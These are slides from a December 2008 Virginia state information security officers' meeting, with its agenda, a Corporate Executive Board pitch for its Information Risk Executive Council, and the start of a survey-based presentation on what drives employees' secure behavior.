



Virginia Information Technologies Agency

Commonwealth Information Security Officers Advisory Group (ISOAG) Meeting

December 18, 2008



ISOAG December 2008 Agenda

- | | | |
|-------|--|---|
| I. | Welcome and Opening Remarks | Peggy Ward, VITA |
| II. | Security Awareness Tools | Peggy Ward, VITA |
| III. | Information Risk Executive Council | Jennifer Smith, Executive Board
Kruti Bharucha, IREC |
| IV. | Small Agency IT Security Support | Ed Miller & Matt Teasdale, DOA |
| IV. | Trends in Malicious Activities | Bob Baskette, VITA |
| V. | How to Run a Security Incident Investigation | Michael Watson, VITA |
| VI. | Commonwealth Security Annual Report | Peggy Ward, VITA |
| VII. | Collection of SSN's | Peggy Ward, VITA |
| VIII. | Upcoming Events | Peggy Ward, VITA |



Security Awareness Tools

Happy Holidays!

For those of you here in Chester we have Security Awareness Tools available for you!

2009 Security Calendars !

Security Bookmarks!

Duh's of Security DVD!

- Distribution at tables in back of conference room
- 1 DVD per entity & signature required

CORPORATE



EXECUTIVE



B · O · A · R · D

*Essential Resources
for Productivity
and Impact*

Information Risk
**EXECUTIVE
COUNCIL**

Jennifer Smith,
Account Director

Kruti Bharucha,
Program Manager



The World's Premier Executive Network

Connecting Corporate Professionals to Essential Resources

More Than 45 Functions Served by Executive Board Memberships

25+

Years of Experience

50+

Countries Represented
in Our Network

4,000+

Member Organizations
Worldwide

150,000+

Active Corporate
Professionals

Human Resources

Chief Human Resources Officer

- Benefits
- Compensation
- Learning and Development
- Recruiting

Sales, Marketing, and Communications

Chief Marketing Officer

- Advertising
- Market Research

Senior Sales Executive

- Customer Contact
- Inside Sales
- Sales Operations


Head of Communications

Operations

Chief Procurement Officer

Supply Chain Executive

- Logistics
- Manufacturing
- Quality
- Real Estate



Finance

Chief Financial Officer

- Accounting and Controls
- Internal Audit
- Investor Relations
- Shared Services
- Tax
- Treasury

Information Technology

Chief Information Officer

- Applications
- Architecture
- Data Center
- Information Risk
- Infrastructure
- Project Management

Legal and Governance

General Counsel

- Audit Committee
- Compliance and Ethics

Eight Principal Corporate Executive Board Practice Areas



Increasing the Effectiveness of Executives and Their Enterprises

Common Ways Members Use Our Services to Improve Productivity and Impact



Accelerate

the design and execution of mission-critical projects and improve project results



Strengthen

the execution of recurring tasks and key projects within the natural cycle of their job



Safeguard

their organization from missteps and reduce risks



Enhance

senior executive career trajectory and speed staff development



Enable

faster learning and inform decisions in the face of emerging issues



A Large Staff Sits at the Center of an Intelligent Network to...

1. *Analyze* the pressing challenges facing your function and disaggregate them into addressable root causes
2. *Discover, document, and share* proven solutions for each root cause
3. *Connect* you and your team to relevant peer perspectives based on the nature of your challenges, your business context, and seniority
4. *Dynamically deliver* high-quality insight, actionable data, analytical tools, and the proven solutions you need



Differentiating the Corporate Executive Board

*Immediate Access to High-Quality Insight,
Actionable Data, Analytical Tools, and Proven Solutions*

Finding the Critical Answers

Many members of the Information Risk Executive Council share that the technology, product, and vendor selection and implementation advice has been commoditized.

Our members say the real value is in getting practical advice on management challenges, operational issues and IT strategy to impact business outcomes.

Who else to turn to than your peers to get such advice?



How are we Unique?		Why Does it Matter?	
<p>Peer Network Based Insight</p> 	<p>After talking to hundreds of members, we profile practitioner tested, proven solutions rather than analyst conjecture</p>	➔	<ul style="list-style-type: none"> a) Avoid reinventing the wheel—access intellectual property and proven solutions from peer organizations b) Get valuable peer advice—consult expert peers on urgent issues or network through an online database of 3000+ IT executives
<p>Business and Cross Functional Focus</p> 	<p>We address business productivity issues through joint research with CFOs, CPOs, CHROs and other functional heads</p>	➔	<ul style="list-style-type: none"> a) Solve business problems (not just IT)—understand cross functional issues and stakeholder expectations by accessing credible data and practices from around the executive suite b) Uncover business and IT capability gaps—use diagnostic results to uncover and address performance gaps beyond common budgetary benchmarks (such as IT spend as a % of revenue)
<p>Management Decision Support</p> 	<p>Our member case studies and implementation tools are aligned around the lifecycle of critical management decisions</p>	➔	<ul style="list-style-type: none"> a) Improve decision quality—use peer decision frameworks to eliminate risky options b) Accelerate decision speed—get access to relevant resources based on workflow and problem solving stage
A Foundation for Insight			
Unbiased Advice —We receive no revenue from vendor partnerships or sponsorships			
Unmetered Access —Our resources are open to vital members of your team and key stakeholders			



Your Account Management Team Guides You to an Array of Resources

Designed to Deliver Solutions to Your Most Pressing Challenges

Sample Topic Areas		Sample Challenges		Sample Resources
Risk Assessments <ul style="list-style-type: none"> • Business-Impact Analysis • Threat Tracking • Reporting and Forecasting 	➔	“How can we proactively identify and efficiently mitigate enterprise-wide risks?”		Best Practices Research <i>Business-Driven Information Risk Mitigation</i>
Regulatory Compliance Support <ul style="list-style-type: none"> • Compliance Roadmap • Records Management and E-Discovery • Audit and IT Controls Support 	➔	“How do we efficiently comply with existing regulations while being able to quickly react to new regulatory requirements?”		Tool <i>Regulation Tracking Tool</i>
Security Process Management <ul style="list-style-type: none"> • Third-Party Evaluation • Secure Outsourcing • SDLC Security Management 	➔	“How can I respond to increasing demand to assess third parties in a scalable manner?”		Implementation Toolkit <i>Third Party Risk Management Toolkit</i>
Policy Development and Communication <ul style="list-style-type: none"> • Policy Design • Awareness and Monitoring • Policy Monitoring and Updating 	➔	“How can we design more effective security and awareness programs to drive end-user compliance with policies, without imposing too much of a burden?”		Benchmarking Service <i>Behavior Change Calibration Survey</i>
Architecture and Technology <ul style="list-style-type: none"> • Identity and Access Management • Data Loss Prevention Technologies • Consumer Technology Adoption 	➔	“How do I roll-out data loss prevention solutions across my organization without disrupting business processes?”		Best Practices Research <i>Deploying Next-Generation Security Technologies</i>
Information Risk Program Management <ul style="list-style-type: none"> • Strategic Planning • Cross-Functional Alignment • Organizational Design 	➔	“What capabilities should I build to help my security function adapt and keep up with a changing and more complex business environment?”		Diagnostic Tool <i>Key Attributes of a World-Class Risk Organization</i>

For a full view of the Council's comprehensive resources, visit us at www.irec.executiveboard.com.

All-Inclusive, Unlimited Access to a Comprehensive Suite of Services

Dynamically Delivered Through Multiple Channels



High-Quality Insight

Research and Analysis



Identify Proven Solutions

- Best Practices
- Security Project Implementation Guides
- Vendor Profiles

Benchmarking and Data



Make Better-Informed Decisions

- Budget and Spend Benchmarks
- World-Class Information Risk Organization Diagnostic
- Behavior Change Campaign Calibration Service

Intelligent Networking

Executive Forums



Frame Thoughts and Stimulate Ideas

- Senior Executive Retreats
- Member-Hosted Forums
- Leadership Briefing

Peer-to-Peer Networking



Get Answers Quickly

- Teleconferences
- Emerging Issues Cohorts
- Executive Productivity Network™ (EPN™)

Delivering Practical, One-to-One Peer Guidance in the Moment

- EPNConnect™: Online profiles of peers allowing executives to request input from the right peer at a critical time
- EPNPerspectives: Real time peer-to-peer benchmarking on member-submitted questions and initiatives

Execution Support

Implementation Tools and Diagnostics



Save Time and Reduce Risk

- Template—Information Risk Scorecard Builder
- Project Acceleration Toolkits—Third-Party Risk Management
- Implementation Workshops—Strategic Planning

Online Resources



Execute Faster

- Behavior Change Tactic Library
- Peer Polling Services
- Graphics for Presentation

Our Membership Proposition

- All-inclusive for one annual contribution
- Ongoing guidance and support by an account management team
- Backed by a service guarantee

How to Get Started

1. You *join* the membership and start using the resources immediately.
2. We host an *installation call* to confirm expectations and prioritize support across the coming year.
3. We host an *engagement call* with your key staff to facilitate immediate use of our resources.
4. Your account management team continuously *aligns our resources* to your evolving challenges and priorities.

Rethinking the Information Risk Mandate

Tools for Today

How can we compare information risk to other enterprise risks?

Regency plc View Regency plc's Solution >

How can I determine the business' risk tolerance in usable terms?

ConocoPhillips View ConocoPhillips' Solution >

What responsibilities and organizational structure should I have?"

Mutual of Omaha View Mutual of Omaha's Solution >

Contact the Member Support Center for Assistance

P: +1.866.913.2632

E: EXBD_Support@executiveboard.com



Challenge

Changing Emphasis on Risk

Progressive CISOs recognize that the financial risk management crisis could lead to significant changes in information risk governance. The change in the regulatory landscape could lead to information risk becoming a compliance-focused function or it could be rolled up into a broader enterprise risk management framework where they may be marginalized in comparison to larger strategic and financial risks.



Cross-Functional Response

CISOs must partner with risk managers across the enterprise to link information risk mitigation to business goals and provide a cross-enterprise view of risk. This requires improved business engagement, effective cross-functional partnering, and clear risk governance structures.



How We Will Help

In collaboration with programs serving Audit, Legal, and the CFO, IREC will identify best-in-class governance models and organization structures, tools for determining risk tolerance in usable terms, and strategies for harmonizing information risks with enterprise risks.

Not a member? Click [here](#) to request information and contact a representative.

Tying Security Investments to Tangible Risk Reduction Outcomes

Tools for Today

What metrics tangibly convey the business value of security?



View Alpha's* Solution >

How do I explain the business benefits of proposed security investments?



View Equifax's Solution >

How can I communicate the activities of the security function in business terms?



View GMAC's Solution >

* Pseudonym.

Contact the Member Support Center for Assistance

P: +1.866.913.2632

E: EXBD_Support@executiveboard.com



Challenge The Wrong Metrics

CISOs have difficulty demonstrating the business value of security, falling back on operational and technical metrics that are increasingly burdensome to measure and meaningless to business partners. This approach jeopardizes budgets and obstructs risk-based mitigation decisions, especially during times of economic turmoil and tighter budgets.



Pragmatic Approach to Defining Risk

CISOs must measure and communicate an enterprise-wide view of information risks in a consistent fashion. This requires the adoption of metrics based on accepted control frameworks rather than the impractical goal of assessing risk for hundreds or thousands of discrete assets.



How We Will Help

The Council will create a Controls Maturity Benchmarking Service—aligned to security frameworks like ISO 27001—to identify and prioritize control gap mitigation. This will guide resource allocation and help communicate the value of the Risk function's activities by mapping them to clear, external reference points.

Not a member? Click [here](#) to request information and contact a representative.

Refocusing Attention to Manage Third-Party Risks

Tools for Today

What are my risks from vendors' financial problems?



View Fifth-Third Bank's Solution >

How can I efficiently assess third party risks?



View Foundation Bank's* Solution >

How can I apply the right amount of due diligence to different third parties?



View Capital One's Solution >

* Pseudonym.

Contact the Member Support Center for Assistance

P: +1.866.913.2632

E: EXBD_Support@executiveboard.com



Challenge Falling Further Behind

The financial crisis forces firms to reexamine third-party risks, focusing on holistic assessments of vendors—their financial health, and the depth and complexity of their supply chains. Blanket security requirements for third parties are overwhelming security functions on both sides of partnerships and preventing value capture from smaller partnerships.



Building in Flexibility

Instead of merely focusing on direct partners, CISOs must broaden due diligence to partners' partners, while increasing flexibility in setting requirements as well as due diligence for different types of third parties. CISOs must move from periodic to trigger-based assessments of third parties.



How We Will Help

The Council will present models for distributing effort across partners and their partners and best practices for addressing key third-party risks such as extended counterparty risks and securing outsourced application development.

Not a member? Click [here](#) to request information and contact a representative.

INFORMATION RISK EXECUTIVE COUNCIL
On-Site Presentation

DRIVERS OF SECURE BEHAVIOR

Perspectives from the Information Risk Executive Council



COPIES AND COPYRIGHT


As always, members are welcome to an unlimited number of copies of the materials contained within this handout. Furthermore, members may copy any graphic herein for their own internal purpose. The Corporate Executive Board requests only that members retain the copyright mark on all pages produced. Please call the Publications Department at +1-571-303-4444 for any help we may provide.

The pages herein are the property of the Corporate Executive Board. Beyond the membership, no copyrighted materials of the Corporate Executive Board may be reproduced without prior approval.

LEGAL CAVEAT

The Information Risk Executive Council has worked to ensure the accuracy of the information it provides to its members. This report relies upon data obtained from many sources, however, and the Information Risk Executive Council cannot guarantee the accuracy of the information or its analysis in all cases. Furthermore, the Information Risk Executive Council is not engaged in rendering legal, accounting, or other professional services. Its reports should not be construed as professional advice on any particular set of facts or circumstances. Members requiring such services are advised to consult an appropriate professional. Neither the Corporate Executive Board nor its programs are responsible for any claims or losses that may arise from a) any errors or omissions in their reports, whether caused by the Information Risk Executive Council or its sources, or b) reliance upon any recommendation made by the Information Risk Executive Council.

ROADMAP FOR TODAY'S DISCUSSION




IMPORTANCE OF USER BEHAVIOR

THE PEOPLE PROBLEM

End-user behavior contributes significantly to the enterprise's overall risk exposure

End-User Contribution to Risk Exposure

Illustrative




WHY RISKY BEHAVIORS PERSIST

THE WRONG ENDPOINT

Today, most companies' behavior change efforts are driven by input metrics without a clear understanding of the root causes of end-user compliance or non-compliance with security

Disconnect Between Information Security and End-User Perspectives



End-User View: Behavioral Economic Decision Process

Reasons to Comply

- Self-Interest*
- Fear of sanctions if caught
 - Promise of reward if compliant
 - Financial self interest
- Emotional Commitment*
- Everyone else complies
 - Just the right thing to do

Reasons Not to Comply

- Knowledge of Policy*
- Don't know it's wrong
 - Don't know what to do to be secure
- Risk Perception*
- Don't think it's a risk
- Burden of Compliance*
- Takes too long
- Self-Interest*
- Don't care if something bad happens
- Emotional Commitment*
- No one else complies
 - Forget to do it correctly



WORKING IN THE DARK


"We have **tripled our budget for awareness** over the last two years and implemented a mandatory training program—mostly to 'check the box' for compliance. **However I have no way to tell if this is helping**, and dumb employee mistakes are just as common as before."

CISO
Fortune 500 Retail Corporation

GOING STRAIGHT TO THE SOURCE

In Spring 2007, Council surveyed over 20,000 users as part of a new-to-world initiative to characterize drivers of end-user compliance and identify most effective approaches to change end-user behavior

Methodology Overview



- Starting from psychology and behavioral economics, create hypothetical model of drivers of secure behavior
- Identify ~100 CISO activities that potentially drive behavior
- Create survey to measure model elements

- Secure behavior defined as that for which user "Seldom" or "Never" is insecure
- Index is percentage of behaviors for which user is "secure"

- Group "similar" measures into weighted indices with factor analysis
- Control for drivers of behavior not under CISO's influence

- Use structural equation model to compute total impact of each of the ~100 potential inflectors
- Filter inflectors by relative impact, actionability, and economy of implementation

- What drives end-user compliance?
- What are the attributes of an effective behavior change campaign?
- How should CISOs allocate resources to change user behavior?
- What particular efforts are most effective for targeting particular users?

DEMOGRAPHICS


A BALANCED SAMPLE

Survey pool broadly represents organizations and their employees, and allows for targeting behavior change to demographic characteristics


Employee Sample Pool Characteristics




Survey Participant Level Percentage




Survey Participant Role Percentage



Revenue (Billions of USD) Percentage of Users' Organization



Industry Percentage of Users' Organization




Source: 2007 IREC Behavior Change Inventory; 2007 IREC User Behavior Survey; Hoover's; IREC research.


MEASURING PROPENSITY FOR SECURE BEHAVIOR

Single index of secure behavior is created by assuming that all behavior is driven by same types of factors, allowing selection of behaviors for survey that are easily and accurately measured and universally relevant

Selection of Behaviors for Survey
Schematic



Secure Behavior Index
Distribution of Respondents

